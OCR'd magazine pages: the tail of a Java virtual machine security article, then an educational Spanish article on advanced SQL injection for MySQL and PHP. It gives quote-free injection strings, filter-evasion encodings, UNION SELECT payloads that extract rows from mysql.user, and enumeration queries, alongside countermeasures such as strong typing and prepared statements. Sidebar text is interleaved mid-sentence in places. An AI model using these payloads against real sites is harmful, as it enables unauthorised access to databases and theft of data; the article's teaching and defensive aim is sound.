Hay un par de métodos de intrusión en una máquina virtual, con algunos de los cuales ya nos hemos familiarizado. Ahora bien, para comprobar si una intrusión así realmente ha tenido lugar (por ejemplo, en nuestro servidor), hay que realizar la auditoría de la máquina virtual. No es fácil: el problema con la auditoría reside en que la máquina virtual funciona como un proceso multihilo. Es inaceptable solucionar esta situación reiniciando toda la máquina si uno de sus hilos hace algo malo.

S. Soman, C. Krintz y G. Vigna de la Universidad de California (UCLA) propusieron un interesante sistema de auditoría de la máquina virtual (véase el Recuadro *Bibliografía*). Se basa en modificar la máquina virtual de forma que todos los hilos en funcionamiento se monitoricen y que su operación se valide. Después, las bitácoras (*logs*) se transmiten a un sistema externo (respecto a la máquina virtual) de detección de intrusiones que analiza los datos recibidos, comparándolos con unos modelos o guiones que tiene grabados. En el caso de amenaza el sistema transmite la información adecuada (el guión a seguir) al módulo correspondiente de la máquina virtual (otra modificación), que a su vez emprende las acciones adecuadas. La máquina virtual está provista de informaciones sobre los propietarios (los identificadores de usuarios) de cada uno de los hilos, lo que permite terminar los hilos de forma selectiva.

Figura 5 presenta el funcionamiento del sistema. La máquina virtual guarda información complementaria de los hilos en funcionamiento (por ejemplo, la vinculada con sus propietarios). Uno de los hilos (marcado en rojo) se comporta de forma peligrosa. El subsistema de auditoría recoge información de la operación de los hilos y la graba en las bitácoras, de donde la descarga el sistema de detección de intrusiones. Basándose en el análisis de los datos, el sistema de detección de intrusiones toma la decisión de eliminar el hilo peligroso. Para lograrlo, envía el comando adecuado al subsistema de ejecución, que elimina el hilo.

Desafortunadamente, la solución de California también tiene desventajas. La necesidad de validar todas las operaciones realizadas por todos los hilos de una aplicación en funcionamiento hace el sistema mucho más lento. Dependiendo de la cantidad de los eventos generados – las operaciones sobre ficheros toman ejemplo de una acción que genera una gran cantidad de eventos – el rendimiento del sistema se reduce hasta el 44 por ciento. En cambio, la ventaja del sistema se debe al empleo de un sistema externo de detección de intrusiones, lo que permite ajustar el sistema con bastante libertad a los hasta más rebuscados guiones, sin correr el riesgo de reducir el rendimiento de las aplicaciones Java.

Fallos de los gigantes

Según la opinión popular, Java es un entorno bastante seguro. Nosotros nos hemos convencido de que esto no es completamente cierto. La máquina virtual es un programa como cualquier otro y también, como la mayoría de programas, tiene desventajas y huecos en la seguridad. Es más, la especificación del lenguaje Java sólo determina los principios en los que debe basarse la máquina virtual en su funcionamiento. Su implementación es completamente diferente.


Depende mucho de los conocimientos y experiencia de sus creadores: la elección de la máquina virtual es una decisión clave. Como hemos podido ver, incluso las máquinas virtuales de los fabricantes más grandes, como Microsoft o Sun Microsystems, son receptivas a fallos. ■

Sobre el autor

Tomasz Rybicki es doctorando en el departamento de Electrónica y Tecnologías de Información de la Escuela Politécnica Superior de Varsovia. Es miembro de la MEAG (*Mobile and Embedded Applications Group – http://meag.tele.pw.edu.pl*). Se dedica al trabajo en el entorno Java desde hace más de cinco años.

Técnicas Avanzadas de Inyección SQL

Mike Shema



Los ataques de Inyección SQL tienen como objetivo el núcleo de una aplicación web: su base de datos. Su impacto más significante permite a un atacante obtener, modificar o borrar datos arbitrariamente. Es una amenaza seria para cualquier aplicación basada en una base de datos, y debe ser bien entendida para poder desarrollar contramedidas adecuadas.

Cada administrador de un servidor web debe conocer las técnicas que sirven para identificar una vulnerabilidad de Inyección SQL (ver el artículo de Tobias Glemser *Ataques de Inyección SQL con PHP y MySQL*, en *hakin9* 03/2005) y evaluar los riesgos. La metodología básica para un ataque como este es identificar un vector potencial, y dirigirse contra él a través de peticiones SQL modificadas – todo a través de un navegador web.

La identificación de las posibilidades de ser vulnerable es importante, pero más aún lo es la habilidad para evaluar su impacto. En algunos casos, un vector de Inyección SQL puede simplemente generar algunos errores de sintaxis, como intentar convertir cadenas en valores numéricos. En otros casos, el vector puede permitir al atacante comprometer valiosa información de una base de datos. Aunque los ejemplos se refieren a bases de datos MySQL, las técnicas pueden aplicarse a cualquier plataforma de bases de datos, en muchos casos sin modificación. El núcleo de estas técnicas afecta al lenguaje SQL. Algunas extensiones de la base de datos pueden hacer que estas técnicas todavía sean más fáciles de aplicar.

Para refrescar la memoria

Los tests de Inyección SQL pueden clasificarse en tres categorías basándonos en la parte concreta de la petición que es objetivo del ataque:

- ataque a la sintaxis de la petición – insertar caracteres SQL comunes con la intención

En este artículo aprenderás...

- como atacar la sintaxis de una petición SQL,
- como se hacen ataques a la sintaxis del lenguaje SQL,
- aprenderemos ataques a la lógica SQL,
- aprenderemos otros trucos para la Inyección SQL,
- aprenderemos las reglas generales de la defensa frente a ataques de Inyección SQL.

Lo que deberías saber...

- deberías conocer la sintaxis SQL en profundidad,
- deberías tener un conocimiento intermedio de lenguage PHP.

de generar errores para identificar posibles vectores de ataque,

- ataque a la sintaxis del lenguaje – atacar al lenguaje SQL en sí mismo para generar errores en la base de datos o hacer simples peticiones manipulando las estructuras del lenguaje y las identidades semánticas,
- ataque a la lógica de la petición – reescribir la petición para recibir datos arbitrarios de tablas a las que los desarrolladores no permiten acceso.

Estas técnicas pueden combinarse para ver si una aplicación web es vulnerable o no frente a los ataques de Inyección SQL. En las próximas secciones, las respuestas a un ataque SQL se presentan sin la URL completa, lo que permite entender las técnicas más fácilmente.

La inyección de estos parámetros es muy simple. Si tenemos una URL con esta estructura `http://site/page.cgi?a=foo&b=bar`, un ataque de Inyección SQL cambiaría el valor del parámetro vulnerable con su veneno: `http://site/page.cgi?a=<SQL Injection >&b=bar`. Como recordatorio adicional, hemos de acordarnos de codificar espacios y otros caracteres en nuestra inyección para que no interfieran con la sintaxis de la URL.

Ataque de sintaxis de petición

La comilla simple, aunque sea el carácter más popular para identificar los vectores de Inyección SQL, no es el único carácter necesario para generar un error en la base de datos. Esta técnica utiliza metacaracteres del lenguaje SQL para interferir con la sintaxis de la petición original. Por ejemplo, los siguientes requerimientos no pueden ser transformados en peticiones válidas porque su sintaxis no es correcta debido a una comilla simple determinada:

- `SELECT foo FROM bar WHERE a = ''';`,
- `SELECT foo FROM bar WHERE a = '/*';`,
- `SELECT foo FROM bar WHERE a = ';--';`,
- `SELECT foo FROM bar WHERE a = '#';`.

El ejemplo más común es la comilla simple (ASCII 0x27), pero se pueden usar muchos otros caracteres para interferir con la sintaxis, incluyendo:

- paréntesis no cerrados,
- punto y coma,
- delimitador de comentarios – `/*`, `#`, o `--`.

Los filtros de validación que sólo luchan contra la comilla simple puede que impidan la explotación de una vulnerabilidad, pero son por lo general inadecuados. Pueden ocultar problemas fundamentales en la arquitectura de conexión con la base de datos de la aplicación.

Comillas vs. barras

Los desarrolladores PHP se enfrentan a varios retos y a recomendaciones bastante confusas a la hora de crear filtros de validación fuertes. La función PHP `magic_quotes()` automáticamente evita las comillas simples con una barra *backlash*; pero si esta función se combina con una llamada a la función `strip_slashes()`, se eliminarán estos caracteres de escape:

- `SELECT foo FROM bar WHERE a = '\'';` – se evita la comilla simple,
- `SELECT foo FROM bar WHERE a = ''';` – se elimina la barra, petición que implica riesgo.

El otro peligro de centrarse en la comilla simple es que los desarrolladores pueden no darse cuenta de todo el resto de caracteres y técnicas disponibles para el uso maligno de las peticiones SQL. El atacante puede combinar funciones SQL para generar errores en la sintaxis de las peticiones.

Pueden usarse funciones SQL inherentes para generar errores. La función SQL `CHAR()` imprime el equivalente ASCII del argumento. Un atacante puede inyectar caracteres de comillas utilizando cantidades pares o impares de cadenas `CHAR(0x27)` (el hexadecimal 0x27 representa el código ASCII de la comilla simple). Esto es importante porque el ataque consiste en caracteres alfanuméricos más los paréntesis. En consecuencia, la monitorización del uso de comillas simples puede no ver o no ser capaz de bloquear el ataque.

Las variables pueden variar

Los errores relacionados con las bases de datos pueden ser generados atacando tipos variables. Esto es efectivo contra valores numéricos. Por ejemplo, aquí hay una lista de valores que puedes probar contra parámetros que esperan números decimales:

- valores de 8-, 16-, 32- y 64-bit – 256, 65536, etc.,
- desbordamientos del número entero – $2^8 + 1$, $2^{16} +1$, $2^{32} + 1$, or $2^{64} + 1$,
- valores no firmados frente a valores firmados – insertar valores negativos,
- desbordamientos de punto flotante – por ejemplo `3.40282346638528860e+38`, 1.79769313486231570e+308,
- presentación alternativa – binaria, octal, hexadecimal o notación científica.

Estos ataques numéricos muchas veces consiguen generar errores porque las variables que se usan para registrar estos valores no están bien construidas. En PHP el tipo de parámetro de todas las variables `$_REQUEST` es una cadena. Esto implica que aunque podamos hacer operaciones aritméticas en las variables (`$a = 1; $a++`), el tipo actual de la variable puede ser considerado como una cadena numérica. La variable puede ser clandestinamente transformada de número a cadena numérica cuando el valor normalmente puede provo-






Figura 1. *La URL de ejemplo original*

car una sobrecarga, *inf* (infinito), o *NaN* (algo que no sea un número). Por ejemplo, la función PHP `is_numeric("1e309")` nos da falso – ni un número ni una cadena numérica porque está más allá del doble tipo flotante que soporta PHP. Una variable debe ser categorizada como numérica explícitamente utilizando la función `settype()`, pero con cuidado, ya que los valores grandes pueden darnos *inf* – lo que podrá llevar a errores en la petición si ésta espera números.

Luchando contra los sinónimos

Los filtros robustos de validación pueden ser una eficaz contramedida contra estas técnicas, pero no son suficientes. Los errores de base de datos y otras excepciones deben ser detectados, e impedir que se envíen al navegador. Demasiada información de error puede dar demasiados conocimientos a los usuarios en busca de una base de datos que atacar. Como veremos más adelante, los filtros de validación de entrada pueden ser inadecuados. Por ejemplo, ya hemos visto cómo el valor 1e309 no es un número (para la mayor parte de los lenguajes, y bases de datos SQL) y generará un error en aplicaciones menos seguras. Aún así, 1e309 no contiene ningún carácter malicioso por sí mismo. Es un valor alfanumérico puro.

SQL es un lenguaje rico, que deja al atacante la posibilidad de crear muchas permutaciones sinónimas. Por ejemplo, `CHAR(0x27)` es el equivalente a `ASCII(0x27)` que puede ser también escrito como `x'27`. Nos centraremos en la cadena `CHAR(0x27)` para evitar comillas en la carga útil – *payload*, pero las especificidades de cada test son cambiantes. Esto implica que el filtrado basado en la sintaxis, como en los firewalls en el nivel aplicación, debe ser muy robusto para prevenir estos ataques. De hecho, la combinación de varios tipos de codificación (Codificación URL, Unicode) y SQL creativo pueden saltarse cualquier filtrado basado en la búsqueda de cadenas. Recuerda que `CHAR(0x27)` es lo mismo que `cH%41r(0x68-0x41)`.

Dobles Semánticos – ataque a la sintaxis del lenguaje

En SQL, las bellas palabras de Shakespeare sobre las rosas puede que no queden demasiado poéticas:

```
SELECT name FROM roses
  WHERE scent='sweet';
```

Podemos llamar a la rosa lo que queramos: zapato, reloj o abeja, su atributo de olor dulce no va a cambiar. SQL proporciona un grupo de funciones que puede ser usado para crear peticiones equivalentes semánticamente, que parezcan completamente distintas a nivel textual. Esta capacidad hace que un atacante pueda intentificar y aprovecharse de vulnerabilidades incluso cuando el servidor no le da ningún tipo de información de error.




Figura 2. *Cadena URL modificada*

Aunque sea útil penetrar en las peticiones para encontrar posibles vulnerabilidades, es muy útil atacar la petición utilizando la semántica interna de las funciones SQL. Así, en lugar de atacar el parser del lenguaje de las aplicaciones (PHP, JSP, etc.) el ataque se centra en el lenguaje SQL en sí mismo. Esto tiene el beneficio añadido de que no sólo identificamos vectores de ataque, sino que proporciona más información sobre los filtros de validación de entrada que tiene la aplicación. Otro valor añadido de esta técnica es la habilidad de hacer ataques de Inyección SQL *ciegos*, o ataques que no precisan de los mensajes de error para identificar objetivos y tener éxito.




Figura 3. *La misma cadena modificada con el uso de la función MOD()*

Tipos de datos numéricos

Los datos numéricos son los mejores candidatos para probar estas técnicas. La Figura 1 nos muestra la URL original de ejemplo, y las Figuras 2 y 3 presentan direcciones modificadas. Estamos usando una versión insegura del sistema de tienda virtual FreznoShop para las pruebas. A partir de la versión 1.4 este sistema ya es bastante invulnerable.

Consideremos la siguiente lista de parejas de nombres y valores:

- `rowid = 111`,
- `rowid = 0x6f`,
- `rowid = 0157` (representación octal),
- `rowid = 110+1` (usar `110%2b1` en la práctica porque el símbolo `+` viene a ser un carácter de espacio en la URL),
- `rowid = 112-1`,
- `rowid = MOD(111,112)`,
- `rowid = REPEAT(1,3)`,
- `rowid = COALESCE(NULL,NULL,111)`.

Desde el punto de vista de una base de datos, cada una de estas peticiones nos da el mismo resultado: 111. También nos damos cuenta de que ninguna de ellas utiliza el carácter de la comilla simple. Las primeras tres parecen cadenas numéricas o alfanuméricas, las otras dos parecen tener caracteres inocuos por los símbolos de adición y sustracción, y los últimos tres incluyen paréntesis y una coma. Si la validación de entrada estuviera atendiendo al filtrado de comillas simples, la aplicación seguiría desprotegida frente a estos ataques.

Parámetros en crudo

Esta técnica, que utiliza *dobles* semánticos, permite que el usuario identifique vectores de Inyección SQL. Si el resultado de cada petición es idéntico, asumiremos que el motor de la aplicación ha aceptado el valor en crudo del parámetro y lo ha insertado en la petición SQL. Por ejemplo, consideremos esta petición para una *rowid*:

```
SELECT foo FROM table
  WHERE rowid = 110+1;
```

La base de datos calcula 110+1=111 antes de resolver el resto de la petición, de acuerdo con su orden de operaciones. Esto da el mismo resultado que la petición original.

```
SELECT foo FROM table
  WHERE rowid = 111;
```

Antes de que expliquemos cómo extender este ataque para obtener otros datos, examinemos otros casos que pueden usarse para generar errores. Incluso aunque esta técnica no necesite generar errores, esa información nos será útil para determinar versiones, nombres de tablas o columnas. Si los filtros de validación de entrada han eliminado la comilla simple, pero no han impedido los errores de base de datos, podemos atacar a la sintaxis de función incorrecta de SQL. Por ejemplo:

- `BIN(-1)`,
- `LIMIT a` (esto es útil porque no requiere paréntesis),
- `MOD(0,a)`.

Por supuesto, los datos numéricos deben ser comprobados para las condiciones de los límites, tal y como mencionamos en la sección previa.

Caracteres de finalización prematura

Esta técnica se dedica a la creación de peticiones SQL a medida. Estas peticiones no necesitan caracteres como la comilla simple, pero a veces necesitan caracteres de finalización prematura. Así, una petición puede usar `/*` o `--` para truncar elementos adicionales no deseados. Una cadena `SELECT foo FROM table WHERE rowid = MOD(111,112)`



+UNION+SELECT+USER()/*; es un buen ejemplo de ello.

Los valores de la cadena son un reto mayor, porque hay menos funciones en el lenguaje SQL que permitan equivalentes semánticos, dobles. La función CONCAT() es útil para estos casos. Donde el argumento de la cadena sólo contenga las letras a–f , puede usarse la función HEX():

- op=add,
- op=HEX(2781),
- op=REVERSE(dda),
- LEAST(0x6d75736963,0x6e75736963),
- GREATEST(0x61,0x6d75736963).

Una vez más, hemos elegido conscientemente utilizar los carateres de comillas porque disparan las alarmas, o pueden ser bloqueados. Aún así, esto no nos impide la creación de cadenas complejas. Las funciones como REVERSE(), LEAST(), y GREATEST() sólo necesitan paréntesis o comas. Los siguientes ejemplos son semánticamente idénticos:

- page.cgi?category=music,
- page.cgi?category=REVERSE (cisum),
- page.cgi?category=GREATEST (0x61,0x6d75736963),
- page.cgi?category=LEAST (0x6d75736963,0x6e75736963).

Contramedidas

Las mejores contramedidas para estos ataques utilizan filtros de validación de entrada y tipos de datos fuertes al asignar valores proporcionados por los usuarios a los parámetros de las peticiones. Aunque 0x27 es un valor hexadecimal válido, debería ser prohibido por la aplicación, porque su valor contiene un carácter no numérico (o camuflado posiblemente de forma silenciosa en el decimal 27). Del mismo modo, el octal 0157 debería ser prohibido porque el cero inicial puede ser desmontado para producir el decimal 157, que es un número de línea diferente. Como mínimo, los desarrolladores deberían conocer las bases alternativas y entender donde se pueden interpretar: en el lenguaje de aplicación o en la base de datos.




Figura 4. *Un ataque UNION SELECT con éxito*

Es muy fácil gestionar todos los datos enviados por los usuarios como cadenas, pero si se tienen que insertar datos en peticiones,

Trucos SQL adicionales

Nuestra idea principal es identificar una vulnerabilidad a través del uso creativo de los caracteres de formato SQL (sintaxis) o las funciones SQL (semántica), y luego aprovecharnos de ello atacando a la lógica SQL. Aunque en principio nos centremos en la manipulación numérica y de las cadenas, se pueden usar (o mejor dicho, usar mal) otras funciones para generar errores para identificar vulnerabilidades:

- INET_ATON(),
- INET _ NTOA(),
- SOUNDEX().

La enumeración también es una parte importante de la Inyección SQL y, aunque queda fuera del campo de este artículo, hay unas peticiones sencillas que pueden usarse para obtener más información de una base de datos:

- SHOW VARIABLES,
- SHOW STATUS,
- SHOW DATABASES,
- SHOW TABLES,
- DESCRIBE <tabla>,
- EXPLAIN <tabla>,
- EXPLAIN SELECT <foo> FROM <tabla>,
- SHOW FULL COLUMNS FROM <tabla>,
- SELECT USER(),
- SELECT SESSION _ USER(),
- SELECT CURRENT _ USER(),
- SELECT SYSTEM _ USER(),
- SELECT SUBSTRING _ INDEX(USER(),'@',1),
- SHOW CHARACTER SET,
- SELECT CURDATE(),
- SELECT CURTIME().

entonces deben ser asignados específicamente (cast) al tipo de datos apropiado. Para los lenguajes interpretados como PHP, Perl, C# o Visual Basic la asignación debe ser segura o generar un error de conversión. Si la aplicación web utiliza un lenguaje compilado como C o C++, entonces la selección de tipos debe ser gestionada cuidadosamente y comprobada para evitar excepciones (pensemos en ataques format-string).

Ataque a la lógica de la petición

Romper la sintaxis de una petición es útil para identificar vulnerabilidades de Inyección SQL, pero sólo demuestra la existencia de un problema. El acceso a nuestros datos es el verdadero riesgo asociado a estos ataques.

MySQL soporta un macro específico de comentarios que se activa en la versión de la base de datos `/*!<version> */`, donde `<version>` es un valor de 5 dígitos que representa la versión de MySQL. Por ejemplo, la versión 3.23.02 aparece como 32302, la versión 4.1.10 es 40110, y la versión 5.0.3 sale como 50003. La forma más rápida de probar ataques SQL incrustados en MySQL es combinar la extensión de comentarios con una frase que asegure que la petición falle:

- `/*!32302+AND+0+*/`,
- `/*!32302+AND+0+*//*` (puede ser necesario finalizar la petición).

Entonces, uno puede darle la vuelta a la petición y asegurarse de que tiene éxito para verificar el vector de inyección – `/*!32302+AND+1+*//*` (puede ser necesario finalizar la petición).

UNION SELECT

Una vez se haya identificado un parámetro como vector para los ataques de Inyección SQL, el siguiente paso será determinar la cantidad a la que la base de datos será expuesta. Esto se consigue manipulando la petición original. La mayor parte de las peticiones básicas son del tipo `SELECT foo FROM bar WHERE a=b;` donde la `b` de la cláusula `a=b` es el parámetro que puede ser manipulado. En consecuencia, la nueva petición debe considerar el `SELECT` previo. Lo más rápido es usar la palabra clave `UNION`.

La clave `UNION` combina múltiples `SELECT` y es soportada por muchas bases de datos. La forma básica es `SELECT foo FROM bar WHERE a=b UNION SELECT foo2 FROM bar2 WHERE c=d;`.

Una característica útil de `UNION` es que muestra el nombre de usuario bajo el cual se ha establecido la conexión con la base de datos. En MySQL esto se hace con `SELECT USER()`. Dentro de una cláusula `UNION` la petición será así:

```
SELECT text FROM articles
  WHERE id=0
  UNION SELECT USER();
```

La utilización de `UNION` plantea retos a nuestra seguridad frente a ataques de Inyección SQL:

- `UNION` debe finalizar la petición para asegurarse una sintaxis válida – cualquier lógica adicional debe ser truncada,
- `UNION` requiere contadores de columnas apropiados en cada cláusula `SELECT`.

El primer desafío es relativamente fácil de solucionar. Simplemente usa uno de los finalizadores habituales, descritos en la sección anterior. Puede ser un delimitador de comentarios (`#`, `/*`, `--`) en combinación – si es necesario – con un punto y coma o una comilla simple.

Columnas y Osos

El segundo reto no es difícil de solventar, pero requiere un par de pasos que nos recuerdan al cuento de Ricitos de Oro y los Tres Osos. La cláusula `UNION` inyectada tendrá o muy pocas columnas, o demasiadas – ¡necesitamos el número apropiado! Si observamos los mensajes de error, entonces veremos algo como *The used SELECT statements have a different number of columns* (las instrucciones SELECT utilizadas tienen un número diferente de columnas).

Las columnas de menos pueden arreglarse añadiendo columnas extra, o lugares de colocación de columnas a las órdenes `SELECT` (ver Figura 4). Consideremos las siguientes instrucciones:

- `SELECT user FROM mysql.user`,
- `SELECT 1,user FROM mysql.user`,
- `SELECT 1,1,user FROM mysql.user`,
- `SELECT user,user,user,user FROM mysql.user`.

Cada una de estas peticiones está diseñada para captar el nombre (o nombres) de usuario de la tabla `mysql.user` por defecto. El número de columnas se incrementa de una a cuatro en cada ejemplo. En la práctica, es mejor repetir el nombre de la columna para asegurarnos de que el valor se muestra en la aplicación. El primer lugar de situación de columnas – *placeholder* funciona, pero es difícil de decir qué columna va a mostrar la aplicación web.

Se puede evitar que se cuenten más columnas de las necesarias utilizando la instrucción `CONCAT`. Esto ocurre cuando la primera instrucción `SELECT` espera menos columnas que nuestra petición modificada. `CONCAT` resuelve esto concatenando cada columna en una cadena individual. Así, varias columnas se reducen a una sola:

```
SELECT foo FROM table
  WHERE a=b
  UNION SELECT CONCAT(*)
  FROM mysql.user;
```

Esto puede combinarse con la técnica de *undercount* cuando sea necesario

```
SELECT foo,bar FROM table
  WHERE a=b
  UNION SELECT 1,CONCAT(*)
  FROM mysql.user;
```

El defecto principal es que cualquier valor NULL en una de las columnas



hará que la cadena `CONCAT` también se convierta en `NULL`.

Apuntando a las líneas

Una vez nos ajustemos a las columnas de la petición, el siguiente paso es especificar una línea arbitraria para extraerla de la tabla. Cuando la petición nos devuelve múltiples líneas, normalmente sólo se nos muestra la primera. Hasta cierto punto, una buena instrucción `WHERE` nos puede ayudar a apuntar a líneas específicas, pero sólo si la estructura general de la tabla (nombres de las columnas) la conocemos anteriormente. Hay un método más fácil, que consiste en el uso de compensaciones dentro de la instrucción `LIMIT`. Podemos limitar el resultado a una sola línea usando `LIMIT 1`, pero podemos controlar qué línea se nos muestra añadiendo compensaciones opcionales empezando por 0:

- `SELECT foo FROM table WHERE a=b UNION (SELECT CONCAT(*) FROM mysql.user LIMIT 0,1);`,
- `SELECT foo FROM table WHERE a=b UNION (SELECT CONCAT(*) FROM mysql.user LIMIT 1,1);`,
- `SELECT foo FROM table WHERE a=b UNION (SELECT CONCAT(*) FROM mysql.user LIMIT 2,1);`.

Puedes ir progresando en las compensaciones hasta que la petición nos de una línea `NULL`. A diferencia de ejemplos anteriores, aquí sí es necesario poner paréntesis alrededor de la cláusula que contiene la instrucción `LIMIT` o de lo contrario se aplicará de forma incorrecta a toda la petición.

Defensa por medio de instrucciones

El uso de instrucciones preparadas (también conocido como peticiones parametrizadas) o procedimientos almacenados es efectivo como contramedida frente a estas técnicas, porque separan la lógica de la petición de los datos de la petición. En consecuencia, los ataques de inyección pueden corromper la petición original SQL, pero no podrán reescribirla de forma que pueda accederse a las tablas y a los datos.

Un problema potencial es que este tipo de defensa requiere una configuración adicional de la aplicación. Esto puede hacer bajar el rendimiento, pero tal impacto es mínimo en relación con la ganancia en seguridad que obtendremos.

Ayúdate a ti mismo: Separa

Los filtros de validación de entrada inadecuados son una parte integral de las contramedidas frente a la Inyección SQL, pero normalmente no son el problema principal. Escribir datos sólidos (asignando números a los tipos de datos numéricos, etc.) es también clave, pero los datos de cadenas siempre plantean un reto (véase el Recuadro *Trucos SQL adicionales*).

Un problema fundamental de la Inyección SQL es la falta de separación entre la lógica de la petición y los datos. La lógica se define por el desarrollador, y se espera que permanezca estática. Los datos se recogen de los usuarios. Cuando se entremezclan los datos y la lógica, como cuando se usa la concatenación de cadenas para construir peticiones, los datos proporcionados por los usuarios pueden manipular la lógica de la petición. Este es el mayor riesgo, comparado con la validación de entrada, porque una petición modificada puede dar acceso a los datos de la base de datos. Un carácter de formato insertado de forma maliciosa en un procedimiento almacenado puede simplemente producir un error y no mostrar los datos. Esto no significa que la validación de entrada no sea importante; pero cualquier contramedida frente a estos ataques debe atender también a la construcción y ejecución de peticiones.

